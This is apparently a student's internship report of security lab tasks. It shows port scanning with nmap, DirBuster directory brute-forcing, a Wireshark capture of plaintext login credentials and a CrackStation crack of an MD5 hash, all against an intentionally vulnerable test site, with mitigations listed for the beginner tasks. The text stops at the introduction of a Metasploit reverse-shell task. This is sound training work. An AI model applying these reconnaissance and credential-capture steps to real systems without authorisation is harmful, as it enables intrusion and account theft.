



**CYBER SECURITY INTERNSHIP REPORT
AT
SHADOWFOX**

Batch no: - 1st may

Name: - Aahan Chhabra

LinkedIn: - [linkedin.com/in/aahanchhabra/](https://www.linkedin.com/in/aahanchhabra/)

Gmail: - aahanchhabraedu@gmail.com

Mobile: - +91 8447213523

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Beginner Level

TASK 1

Objective

Find all the ports that are open on the website <http://testphp.vulnweb.com/>

Introduction

The aim of this report is to conduct a port scan on the <http://testphp.vulnweb.com> website in order to identify open ports and the associated services. The research aims to enhance the website's security by providing insights into potential vulnerabilities

Methodology

After obtaining the IP address of the website through a nslookup command, we proceeded to the next step: port scanning for open ports and vulnerabilities. For this purpose, we utilized the popular network scanning tool called 'Nmap'

IP Finding

```
darkxvoid@kali: ~/Desktop/Aahan_Chhabra
File Actions Edit View Help
(darkxvoid@kali) - [~/Desktop/Aahan_Chhabra]
$ nslookup www.vulnweb.com
Server: 192.168.29.1
Address: 192.168.29.1#53

Non-authoritative answer:
Name: www.vulnweb.com
Address: 44.228.249.3
```

Port Scanning

Command: nmap 44.228.249.3 -sV

```
darkxvoid@kali: ~/Desktop/Aahan_Chhabra
File Actions Edit View Help
(darkxvoid@kali) - [~/Desktop/Aahan_Chhabra]
$ nmap 44.228.249.3 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-14 06:18 EDT
Nmap scan report for ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)
Host is up (0.27s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp?
80/tcp    open  http  nginx 1.19.0
554/tcp   open  rtsp?
1723/tcp  open  pptp?

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 195.17 seconds
```

Port scan results: Port 21(ftp) and Port 80(http) is Open.

Mitigation

Update Software Regularly: Keep your software up to date to patch any vulnerabilities that could be exploited.

Firewall Configuration: Configure your firewall to block access to unnecessary ports, limiting potential entry points for attackers.

Use Strong Passwords: Ensure that all accounts have strong, unique passwords to prevent unauthorized access.

Implement Network Segmentation: Divide your network into smaller segments to limit the spread of an attack if one part is compromised.

Disable Unused Services: Turn off any services or features that you don't need, reducing the number of potential vulnerabilities.

TASK 2

Objective

Brute force the website <http://testphp.vulnweb.com/> and find the directories that are present in the website.

Introduction

The report is about pretending to break into the login page of the website www.vulnweb.com using a tool called Burp Suite. The goal is to show how easy it can be for someone to get into a system when the login isn't very secure. This can provide some key insights and help us understanding the importance of a strong and robust security measures.

Methodology

Here, I'm going to use the Dirbuster tool, which is a Java application designed to find hidden directories and files on web servers by brute-forcing their names. Dirbuster has 9 different lists that make it very good at discovering these hidden areas.

To use it, open your terminal and type "dirbuster". Then enter the target URL (<http://testphp.vulnweb.com>) as shown in the image below. Browse to /usr/share/dirbuster/wordlists/ and select directory-list-2-3-medium.txt to start the brute force attack, the image also shows all the

Showing the running and the findings of dirbuster

```
File Actions Edit View Help
testphp.vulnweb.com/login.php
Google Hacking DB OffSec
(darkxvoid@kali) ~[~/Desktop/Aahan_Chhabra]
$ sudo dirbuster 44.248.249.3
[sudo] password for darkxvoid:
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
Dir found: / - 200
Dir found: /images/ - 200
Dir found: /cgi-bin/ - 403
File found: /index.php - 200
File found: /search.php - 200
File found: /categories.php - 200
File found: /artists.php - 200
File found: /disclaimer.php - 200
File found: /cart.php - 200
File found: /guestbook.php - 200
Dir found: /AJAX/ - 200
File found: /AJAX/index.php - 200
File found: /login.php - 200
File found: /userinfo.php - 302
Dir found: /Mod_Rewrite_Shop/ - 200
Dir found: /hpp/ - 200
Dir found: /Flash/ - 200
File found: /Flash/add.swf - 200
Dir found: /Mod_Rewrite_Shop/images/ - 200
File found: /Mod_Rewrite_Shop/index.php - 200
File found: /hpp/index.php - 200
File found: /product.php - 200
File found: /signup.php - 200
```

Choosing a wordlist

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/)

Work Method ☐ Use GET requests only ☒ Auto Switch (HEAD and GET)

Number Of Threads 10 Threads ☐ Go Faster

Select scanning type: ☒ List based brute force ☐ Pure Brute Force

File with list of dirs/files

Char set Min length Max Length

Select starting options: ☒ Standard start point ☐ URL Fuzz

☒ Brute Force Dirs ☒ Be Recursive Dir to start with

☒ Brute Force Files ☐ Use Blank Extension File extension

URL to fuzz - /test.html?url={dir}.asp

DirBuster Stopped /Flash/doc.php

Mitigation

Implement Strong Authentication: Use strong authentication mechanisms like multi-factor authentication (MFA) to restrict access to sensitive directories and files.

Hide Sensitive Files: Ensure that sensitive files and directories are not publicly accessible or are stored in locations that are difficult to guess.

Use a Web Application Firewall (WAF): Deploy a WAF to detect and block suspicious activities, including brute force attacks.

Regularly Update Software: Keep your web server and applications up to date with the latest security patches to prevent exploitation of known vulnerabilities.

Configure Proper Permissions: Set proper file and directory permissions to limit access to only authorized users.

TASK 3

Objective

Make a login in the website <http://testphp.vulnweb.com/> and intercept the network traffic using Wireshark and find the credentials that were transferred through the network.

Introduction


This report explains how to use Wireshark to capture network traffic on the website <http://testphp.vulnweb.com> and find login credentials. The goal is to show why it's important to protect sensitive information sent over the internet and to suggest ways to improve cybersecurity measures.

Methodology


Open Wireshark and select the eth0 interface to start capturing network traffic. Then, go to the website <http://testphp.vulnweb.com/> using the Firefox browser and enter the login credentials.

Switch back to Wireshark to analyse the captured network traffic. Pay attention to the source and destination IP addresses, the protocols used, and any information transmitted during the login process.

Opening wireshark and selecting eth0 to start capturing packets.




Putting a filter for http packets to find out the credentials.



The used credentials are shown in plain text in wireshark

Username: - Aahan_chhabra

Password: - Aahan_shadowfox



Mitigation

- ❑ Use HTTPS: Make sure the website uses HTTPS instead of HTTP. HTTPS encrypts the data, making it harder for others to see your credentials.
- ❑ Install Security Certificates: Use SSL/TLS certificates to encrypt data between the user's browser and the web server.
- ❑ Avoid Public Wi-Fi: Don't log in to important accounts over public Wi-Fi, as these networks are less secure.
- ❑ Use Strong Passwords: Create strong, unique passwords for each of your accounts to reduce the risk if your credentials are intercepted.
- ❑ Enable Multi-Factor Authentication (MFA): Use MFA to add an extra layer of security, making it harder for attackers to access your account even if they get your password.

Intermediate Level

TASK 1

Objective

A file is encrypted using Veracrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it. The veracrypt setup file will be provided to you.

Introduction


This report explains how to use Veracrypt to decrypt an encrypted file. The goal was to find a secret code hidden inside the encrypted file, with the password stored in another file called encoded.txt. The report gives a step-by-step guide for the decryption process and talks about ethical issues and recommendations.

Methodology

First open the Veracrypt tool. Then, open the encoded.txt file, which has the encoded password and the Veracrypt setup file called "shadowfox veracrypt." Look inside the encoded.txt file, find the hash value that represents the password, and copy it. Use a website like CrackStation to decode this hash and find the original password.

Next, open Veracrypt and select the "shadowfox veracrypt" setup file. Pick a drive to mount the "shadowfox" file, then enter and confirm the decoded password in Veracrypt, and click "OK." This will mount the "shadowfox" file, creating a virtual drive (like drive B). Go to this virtual drive, find the encrypted file with the secret code, open it, and you will see the code is "never give up."

From crackstation found out the password which was inside the encoded.txt file which was encrypted with md5 algo.




The screenshot shows the CrackStation website interface. At the top, there's a navigation bar with "CrackStation", "Password Hashing Security", and "Defuse Security". The main heading is "Free Password Hash Cracker". Below this, there's a text input field containing the hash "482c811da5d5b4bc6d497ffa98491e38". To the right of the input field is a CAPTCHA challenge with the text "I'm not a robot" and a "Crack Hashes" button. Below the input field, there's a list of supported hash types: "Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-hall, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), Qubosv3.1BackupDefault". At the bottom, there's a table showing the result of the hash crack.


Hash	Type	Result
482c811da5d5b4bc6d497ffa98491e38	md5	password123

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Opening veracrypt and choosing the shadowfox veracrypt file and mounting it to a drive using the password decoded earlier.



Found the code in the new virtual mounted drive



TASK 2

Objective

An executable file of veracrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot

Introduction


In today's digital era, safeguarding sensitive data through encryption has become imperative. VeraCrypt stands out as a leading encryption software renowned for its robust security features. This report delves into utilizing the PE Explorer tool to uncover the entry point address of VeraCrypt's executable file. Understanding this address is pivotal as it sheds light on the initial steps of VeraCrypt's operation. By identifying this address, we gain valuable insights into the inner workings of VeraCrypt, thereby enhancing our capability to analyse and fortify the security of sensitive information.

Methodology


To begin, open the PE Explorer application on your computer system. Then, navigate to the "File" menu within the PE Explorer interface and select "Open File" to load the VeraCrypt setup executable file. Once loaded, PE Explorer will display comprehensive information about the executable, including the header details. Within this information, locate and make note of the entry point address of the VeraCrypt executable for reference.

This process enables users to analyse the VeraCrypt executable file using the PE Explorer tool effectively. By accessing the header information and identifying the entry point address, users gain valuable insights into the functioning of VeraCrypt, enhancing their ability to understand and potentially enhance its security measures.

Launching the PE explorer tool and opening the required veracrypt file



Finding out the address of entry point or header info here



Address of entry point is: - 004237B0

TASK 3

Objective

Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.

Introduction

Penetration testing plays a pivotal role in evaluating the security status of systems within cybersecurity. This report outlines the execution of a reverse shell payload on a victim's machine as part of a simulated penetration test. The aim is to highlight the inherent risks posed by insecure systems and stress the imperative need for implementing stringent security measures.

